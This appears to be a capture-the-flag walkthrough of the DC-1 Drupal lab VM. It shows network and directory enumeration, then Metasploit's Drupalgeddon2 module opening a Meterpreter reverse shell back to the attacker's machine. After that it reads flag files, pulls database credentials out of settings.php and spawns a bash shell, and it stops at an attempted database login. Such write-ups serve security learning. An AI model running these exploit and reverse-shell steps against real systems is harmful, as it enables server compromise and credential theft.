

Target Identification & Exploitation

We're going to solve a lab which is a drupal website. To solve this, we don't have any user credentials to access the site. So, we are going to pentest the site if we could find some vulnerabilities. And then, we are going to privilege escalation part. After solving the lab, we will find 2 Flags. Let's see what are those!!

Lab Setup & Kali

1. As we don't know the target's IP. So, we are going to find our terminal's IP & detect the target's IP by sorting the other IPs' which are running in VMWare.

```
root@kali:~/home/kali/Desktop
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.13 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::c5d5:83b1:68be:3b8d prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:aa:98:21 txqueuelen 1000 (Ethernet)
    RX packets 74 bytes 6748 (6.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 75 bytes 7862 (7.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/home/kali/Desktop
#
```

2. **netdiscover -i eth0 -r 192.168.1.0/24**

Currently scanning: Finished! | Screen View: Unique Hosts


12 Captured ARP Req/Rep packets, from 11 hosts. Total size: 720

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	dc:8e:8d:75:f5:ec	2	120	Netis Technology Co., Ltd.
192.168.1.10	00:45:e2:9d:23:0d	1	60	CyberTAN Technology Inc.
192.168.1.11	00:0c:29:96:ed:07	1	60	VMware, Inc.
192.168.1.3	02:a3:b8:d0:60:02	1	60	Unknown vendor
192.168.1.14	3c:f8:62:fc:37:a3	1	60	Intel Corporate
192.168.1.9	1c:ce:51:94:b5:30	1	60	AzureWave Technology Inc.
192.168.1.5	82:d1:73:5b:9c:b8	1	60	Unknown vendor
192.168.1.7	4e:a7:11:cf:f9:af	1	60	Unknown vendor
192.168.1.17	44:a3:bb:a5:3c:3c	1	60	Intel Corporate
192.168.1.2	f8:3d:c6:10:29:d4	1	60	AzureWave Technology Inc.
192.168.1.4	8c:b8:7e:c6:12:9f	1	60	Intel Corporate

3. We need to ping our target to see if the host is alive.

```
(root@kali)-[/home/kali/Desktop]
# ping 192.168.1.11
PING 192.168.1.11 (192.168.1.11) 56(84) bytes of data.
64 bytes from 192.168.1.11: icmp_seq=1 ttl=64 time=0.638 ms
64 bytes from 192.168.1.11: icmp_seq=2 ttl=64 time=0.579 ms
64 bytes from 192.168.1.11: icmp_seq=3 ttl=64 time=0.678 ms
64 bytes from 192.168.1.11: icmp_seq=4 ttl=64 time=33.5 ms
^C
--- 192.168.1.11 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3024ms
rtt min/avg/max/mdev = 0.579/8.859/33.544/14.251 ms
```

4. Now, we browse the target's IP to see the interface of our target.



Scanning & Enumeration

As we initially saw our target's condition. Now we try to scan the target in various ways. It is not definable as there are so many ways to scan the target & enumerate if there's any vulnerabilities. We are going to perform some renowned scanning & enumeration techniques to find the vulnerabilities.


1. Nmap - We didn't find anything that could be favourable to us.

```
(root@kali)~[/home/kali/Desktop]
# nmap -A -T5 -p- -sC 192.168.1.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-25 13:31 EDT
Nmap scan report for DC-1.netis.cc (192.168.1.11)
Host is up (0.00058s latency).
Not shown: 65531 closed tcp ports (res
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
| 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
| 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_ 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-generator: Drupal 7 (http://drupal.org)
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_  program version  port/proto service
|_ 100000 2,3,4    111/tcp  rpcbind
|_ 100000 2,3,4    111/udp  rpcbind
|_ 100000 3,4      111/tcp6 rpcbind
|_ 100000 3,4      111/udp6 rpcbind
|_ 100024 1        33472/tcp6 status
|_ 100024 1        48080/udp status
|_ 100024 1        50448/udp6 status
```

2. So we shall go for directory bruteforce. For this, we shall use gobuster
gobuster dir -u http://192.168.1.11 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x .php, .txt, .html
gobuster dir -u http://192.168.1.11 -w /usr/share/wordlists/dirb/common.txt -x .php,
.html, .txt -t 50

```
root@kali: /home/kali/Desktop root@kali: /home/kali/Desktop root@kali: /home/kali/Desktop
[+] Extensions:      php,
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/.php                (Status: 403) [Size: 284]
/index.php           (Status: 200) [Size: 7585]
/search              (Status: 403) [Size: 7521]
/misc                (Status: 301) [Size: 311] [--> http://192.168.1.11/misc/]
/themes              (Status: 301) [Size: 313] [--> http://192.168.1.11/themes/]
/0                   (Status: 200) [Size: 7585]
/user                (Status: 200) [Size: 7438]
/modules              (Status: 301) [Size: 314] [--> http://192.168.1.11/modules/]
/admin               (Status: 403) [Size: 7674]
/scripts              (Status: 301) [Size: 314] [--> http://192.168.1.11/scripts/]
/node                (Status: 200) [Size: 7585]
/Search              (Status: 403) [Size: 7521]
/sites               (Status: 301) [Size: 312] [--> http://192.168.1.11/sites/]
/includes             (Status: 301) [Size: 315] [--> http://192.168.1.11/includes/]
/install.php          (Status: 200) [Size: 3117]
/profiles             (Status: 301) [Size: 315] [--> http://192.168.1.11/profiles/]
/update.php           (Status: 403) [Size: 4053]
/README               (Status: 200) [Size: 5376]
Progress: 4301 / 262995 (1.64%)
```

3. Now, with the directories, we shall browse the directories which gave us HTTP status 200. Others are refusing us to view the page.
4. After browsing them manually, we find that the install.php directory shows us some kind of database query. So, we will consider this further.



5. When we see nothing suspicious from the pages, we try to check the page's source code to learn something.

```
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN"
2 "http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" version="XHTML+RDFa 1.0" dir="ltr"
4 xmlns:content="http://purl.org/rss/1.0/modules/content/"
5 xmlns:dc="http://purl.org/dc/terms/"
6 xmlns:foaf="http://xmlns.com/foaf/0.1/"
7 xmlns:ogp="http://ogp.me/ns#"
8 xmlns:rdfs="http://www.w3.org/2000/01/rdf-schema#"
9 xmlns:sioc="http://rdfs.org/sioc/ns#"
10 xmlns:sioc="http://rdfs.org/sioc/types#"
11 xmlns:skos="http://www.w3.org/2004/02/skos/core#"
12 xmlns:xsd="http://www.w3.org/2001/XMLSchema#">
13
14 <head profile="http://www.w3.org/1999/xhtml/vocab">
15 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16 <link rel="shortcut icon" href="http://192.168.1.11/misc/favicon.ico" type="image/vnd.microsoft.icon" />
17 <meta name="Generator" content="Drupal 7 (http://drupal.org)" />
18 <title>Welcome to Drupal Site | Drupal Site</title>
19 <style type="text/css" media="all">@import url("http://192.168.1.11/modules/system/system.base.css?pn6csl");
20 @import url("http://192.168.1.11/modules/system/system.menus.css?pn6csl");
21 @import url("http://192.168.1.11/modules/system/system.messages.css?pn6csl");
22 @import url("http://192.168.1.11/modules/system/system.theme.css?pn6csl");</style>
23 <style type="text/css" media="all">@import url("http://192.168.1.11/modules/field/theme/field.css?pn6csl");
24 @import url("http://192.168.1.11/modules/node/node.css?pn6csl");
25 @import url("http://192.168.1.11/modules/search/search.css?pn6csl");
26 @import url("http://192.168.1.11/modules/user/user.css?pn6csl");
27 @import url("http://192.168.1.11/sites/all/modules/views/css/views.css?pn6csl");</style>
28 <style type="text/css" media="all">@import url("http://192.168.1.11/sites/all/modules/ctools/css/ctools.css?pn6csl");</style>
29 <style type="text/css" media="all">@import url("http://192.168.1.11/themes/bartik/css/layout.css?pn6csl");
30 @import url("http://192.168.1.11/themes/bartik/css/style.css?pn6csl");</style>
31 @import url("http://192.168.1.11/themes/bartik/css/colors.css?pn6csl");</style>
32 <style type="text/css" media="print">@import url("http://192.168.1.11/themes/bartik/css/print.css?pn6csl");</style>
33
34 <!--[if lte IE 7]>
35 <link type="text/css" rel="stylesheet" href="http://192.168.1.11/themes/bartik/css/ie.css?pn6csl" media="all" />
```


6. We have a list of pages which are restricted for viewing without permission.

<http://192.168.1.11/robots.txt>

```
← → ↺ 🏠 192.168.1.11/robots
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /node/add/
Disallow: /search/
Disallow: /user/register/
Disallow: /user/password/
Disallow: /user/login/
Disallow: /user/logout/
# Paths (no clean URLs)
Disallow: /?q=admin/
Disallow: /?q=comment/reply/
```

7. We found a page that indicates of the MySQL Database



```
192.168.1.11/INSTALL.mysql.txt
your system.

First, you must create a new database for your Drupal site (here, 'databasename'
is the name of the new database):

mysqladmin -u username -p create databasename

MySQL will prompt for the 'username' database password and then create the
initial database files. Next you must log in and set the access database rights:

mysql -u username -p

Again, you will be asked for the 'username' database password. At the MySQL
prompt, enter the following command:

GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, INDEX, ALTER
ON databasename.*
TO 'username'@'localhost' IDENTIFIED BY 'password';

where

'databasename' is the name of your database
'username@localhost' is the username of your MySQL account
'password' is the password required for that username

Note: Unless your database user has all of the privileges listed above, you will
not be able to run Drupal.

If successful, MySQL will reply with:


Query OK, 0 rows affected

If the InnoDB storage engine is available, it will be used for all database
tables. InnoDB provides features over MyISAM such as transaction support,
row-level locks, and consistent non-locking reads.
```

Server Access

1. We shall proceed with searching any remote code execution Module as we are going to access the server with modules.

searchsploit drupal



```
(root@kali)~/home/kali/Desktop
#searchsploit drupal

-----
Exploit Title | Path
-----
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction | php/webapps/51723.txt
Drupal 11.x-dev - Full Path Disclosure | php/webapps/52266.py
Drupal 4.0 - News Message HTML Injection | php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting | php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection | php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution | php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection | php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector | php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service | php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities | php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User) | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session) | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1) | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2) | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution) | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution | php/webapps/3312.pl
```

2. Open msfconsole to run the modules

msfconsole -q

3. Search for drupal modules & find remote command execution

search drupal

```
(root@kali)~# msfconsole -q
msf6 > search drupal

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/unix/webapp/drupal_coder_exec    2016-07-13      excellent Yes  Drupal CODER Module Remote Command Execution
1  exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28      excellent Yes  Drupal Drupalgeddon 2 Forms API Property Injection
2  \_ target: Automatic (PHP In-Memory)      .               .      .      .
3  \_ target: Automatic (PHP Dropper)        .               .      .      .
4  \_ target: Automatic (Unix In-Memory)     .               .      .      .
5  \_ target: Automatic (Linux Dropper)      .               .      .      .
6  \_ target: Drupal 7.x (PHP In-Memory)     .               .      .      .
7  \_ target: Drupal 7.x (PHP Dropper)       .               .      .      .
8  \_ target: Drupal 7.x (Unix In-Memory)    .               .      .      .
9  \_ target: Drupal 7.x (Linux Dropper)     .               .      .      .
10 \_ target: Drupal 8.x (PHP In-Memory)     .               .      .      .
11 \_ target: Drupal 8.x (PHP Dropper)      .               .      .      .
12 \_ target: Drupal 8.x (Unix In-Memory)   .               .      .      .
```

4. Use the selected module

set RHOST 192.168.1.11

exploit

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/webapp/drupal_coder_exec) > options

Module options (exploit/unix/webapp/drupal_coder_exec):

Name  CurrentSetting  Required  Description
-----
Proxies  no              A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT    80              yes       The target port (TCP)
SSL      false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI / VHOST      yes           The target URI of the Drupal installation
VHOST    no              HTTP server virtual host

Payload options (cmd/unix/reverse_bash):

Name  CurrentSetting  Required  Description
-----
LHOST 192.168.1.13  yes       The listen address (an interface may be specified)
LPORT 4444         yes       The listen port
```

5. As we didn't find any sessions here, we should try another module.

```
msf6 exploit(unix/webapp/drupal_coder_exec) > set RHOSTS 192.168.1.11
RHOSTS => 192.168.1.11
msf6 exploit(unix/webapp/drupal_coder_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.13:4444
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_coder_exec) > |
```

6. Using that module
set RHOSTS 192.168.1.11
exploit

7. This time, the execution module worked and we got access to the server.

sysinfo
getuid
pwd
ls

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.1.11
RHOSTS => 192.168.1.11
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit
[*] Started reverse TCP handler on 192.168.1.13:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (40004 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.13:4444 -> 192.168.1.11:60440) at 2025-08-25 14:50:25 -0400

meterpreter > sysinfo
Computer : DC-1
OS      : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > ls
Listing: /var/www
=====

Mode      Size      Type Last modified      Name
```

8. This time, we see that there's a txt file named flag1.txt. We open it & found the first flag
Every good CMS needs a config file - and so do you.

```
root@kali: /home/kali/Desktop root@kali: /home/kali/Desktop root@kali: /home/kali/Desktop
100755/rwxr-xr-x 77704548337324 fil 188270147139-03-11 10:02:15 -0500 LICENSE.txt
100644/rw-r--r-- 35180077129727 fil 188498731153-02-08 21:33:43 -0500 MAINTAINERS.txt
100644/rw-r--r-- 23089744188672 fil 188498731153-02-08 21:33:43 -0500 README.txt
100644/rw-r--r-- 41412074677674 fil 188498731153-02-08 21:33:43 -0500 UPGRADE.txt
100644/rw-r--r-- 28363964029388 fil 188498731153-02-08 21:33:43 -0500 authorize.php
100644/rw-r--r-- 3092376453840 fil 188498731153-02-08 21:33:43 -0500 cron.php
100644/rw-r--r-- 223338299444 fil 211037522224-07-25 00:21:02 -0400 flag1.txt
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 includes
100644/rw-r--r-- 2272037700113 fil 188498731153-02-08 21:33:43 -0500 index.php
100644/rw-r--r-- 3019362009791 fil 188498731153-02-08 21:33:43 -0500 install.php
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 misc
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 modules
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 profiles
100644/rw-r--r-- 6704443950617 fil 188498731153-02-08 21:33:43 -0500 robots.txt
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 scripts
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 sites
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 themes
100644/rw-r--r-- 85645942869477 fil 188498731153-02-08 21:33:43 -0500 update.php
100644/rw-r--r-- 9354438772866 fil 188498731153-02-08 21:33:43 -0500 web.config
100644/rw-r--r-- 1791001362849 fil 188498731153-02-08 21:33:43 -0500 xmlrpc.php
```

```
meterpreter > cat flag1.txt
```

```
Every good CMS needs a config file - and so do you.
```

```
meterpreter > |
```

Information Disclosure

So far, we accessed the server. Now we try to find disclosures from the server's files one by one.

1. We didn't find anything from web.config

```
meterpreter > cat web.config
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <!-- Don't show directory listings for URLs which map to a directory. -->
    <directoryBrowse enabled="false" />
    <rewrite>
      <rules>
        <rule name="Protect files and directories from prying eyes" stopProcessing="true">
          <match url="\.(engine|inc|info|install|make|module|profile|test|po|sh|.*sql|theme|tpl(\.php)?|xhtml|xml)$|^(\/.*|Entries.*|Repository|Root|Tag|Template)$" />
          <action type="CustomResponse" statusCode="403" subStatusCode="0" statusReason="Forbidden" statusDescription="Access is forbidden." />
        </rule>
        <rule name="Force simple error message for requests for non-existent favicon.ico" stopProcessing="true">
          <match url="favicon.ico" />
          <action type="CustomResponse" statusCode="404" subStatusCode="1" statusReason="File Not Found" statusDescription="The requested file favicon.ico was not found" />
        </rule>
        <rule name="Short URLs" stopProcessing="true">
          <conditions>
            <add input="{REQUEST_FILENAME}" matchType="IsFile" negate="true" />
          </conditions>
          <!-- Rewrite URLs of the form 'x' to the form 'index.php?q=x'. -->
        </rule>
      </rules>
    </rewrite>
  </system.webServer>
</configuration>
```

2. INSTALL.pgsql.txt for the same

```
meterpreter > cat INSTALL.pgsql.txt

CREATE THE PostgreSQL DATABASE
-----

Note that the database must be created with UTF-8 (Unicode) encoding.

1. CREATE DATABASE USER

This step is only necessary if you don't already have a user set up (e.g., by your host), or want to create a new user for use with Drupal only. The following command creates a new user named 'username' and asks for a password for that user:

createuser --pwprompt --encrypted --no-creatorole --no-createdb username

If there are no errors, then the command was successful.

2. CREATE DRUPAL DATABASE

This step is only necessary if you don't already have a database set up (e.g., by your host) or want to create a new database for use with Drupal
```

3. We found execution permission for a file & viewing it, we got some more files but nothing important.

Do this for as many schemas as you need. See default.settings.php for instructions on how to set which tables use which schemas.

```
meterpreter > cd includes
meterpreter > ls
Listing: /var/www/includes
=====
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	59339268175352	fil	188498731153-02-08 21:33:43 -0500	actions.inc
100644/rw-r--r--	201489800804161	fil	188498731153-02-08 21:33:43 -0500	ajax.inc
100644/rw-r--r--	7305739372197	fil	188498731153-02-08 21:33:43 -0500	archiver.inc
100644/rw-r--r--	58686433146208	fil	188498731153-02-08 21:33:43 -0500	authorize.inc
100644/rw-r--r--	75149042795609	fil	188498731153-02-08 21:33:43 -0500	batch.inc
100644/rw-r--r--	9921374456070	fil	188498731153-02-08 21:33:43 -0500	batch.queue.inc
100644/rw-r--r--	513420390683380	fil	188498731153-02-08 21:33:43 -0500	bootstrap.inc
100644/rw-r--r--	10681583667639	fil	188498731153-02-08 21:33:43 -0500	cache-install.inc
100644/rw-r--r--	85890756005406	fil	188498731153-02-08 21:33:43 -0500	cache.inc
100644/rw-r--r--	129911643225481	fil	188498731153-02-08 21:33:43 -0500	common.inc
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	database
100644/rw-r--r--	19353122640282	fil	188498731153-02-08 21:33:43 -0500	date.inc
100644/rw-r--r--	197989402457106	fil	188498731153-02-08 21:33:43 -0500	entity.inc

- From sites > default > default.settings.php, we found some queries about databases.

```
[*] Unknown command: cd... Run the help command for more details.
meterpreter > cd ..
meterpreter > ls
Listing: /var/www/sites/default
=====
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	99651831224994	fil	188498731153-02-08 21:33:43 -0500	default.settings.php
040775/rwxrwxr-x	17592186048512	dir	211037438521-10-10 04:26:47 -0400	files
100444/r--r--r--	68672232111733	fil	211037744751-06-28 21:04:17 -0400	settings.php

```
meterpreter > ls
Listing: /var/www/sites/default
=====
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	99651831224994	fil	188498731153-02-08 21:33:43 -0500	default.settings.php
040775/rwxrwxr-x	17592186048512	dir	211037438521-10-10 04:26:47 -0400	files
100444/r--r--r--	68672232111733	fil	211037744751-06-28 21:04:17 -0400	settings.php

- From sites > default > settings.php, We found our destined utilities. There were the credential tables & flag2 information disclosed.

```

*
* The general format for the $databases array is as follows:
* @code
* $databases['default']['default'] = $info_array;
* $databases['default']['slave'][] = $info_array;
* $databases['default']['slave'][] = $info_array;
* $databases['extra']['default'] = $info_array;
* @endcode
*
* In the above example, $info_array is an array of settings described above.
* The first line sets a "default" database that has one master database
* (the second level default). The second and third lines create an array
* of potential slave databases. Drupal will select one at random for a given
* request as needed. The fourth line creates a new database with a name of
* "extra".
*
* For a single database configuration, the following is sufficient:
* @code
* $databases['default']['default'] = array(
*   'driver' => 'mysql',
*   'database' => 'databasename',
*   'username' => 'username',
*   'password' => 'password',
*   'host' => 'localhost',

```


```
<?php
```

```

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => "",
      'driver' => 'mysql',
      'prefix' => "",
    ),
  ),

```



Shell Upload & Database Access

1. Now, we will try to update shell

2. **Shell**

/bin/bash -i

```
# $conf['allow_authorize_operations'] = FALSE;
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > shell
Process 4303 created.
Channel 7 created.
/bin/bash -i
bash: no job control in this shell
www-data@DC-1:/var/www/sites/default$
```

3. We tried to login to database with password

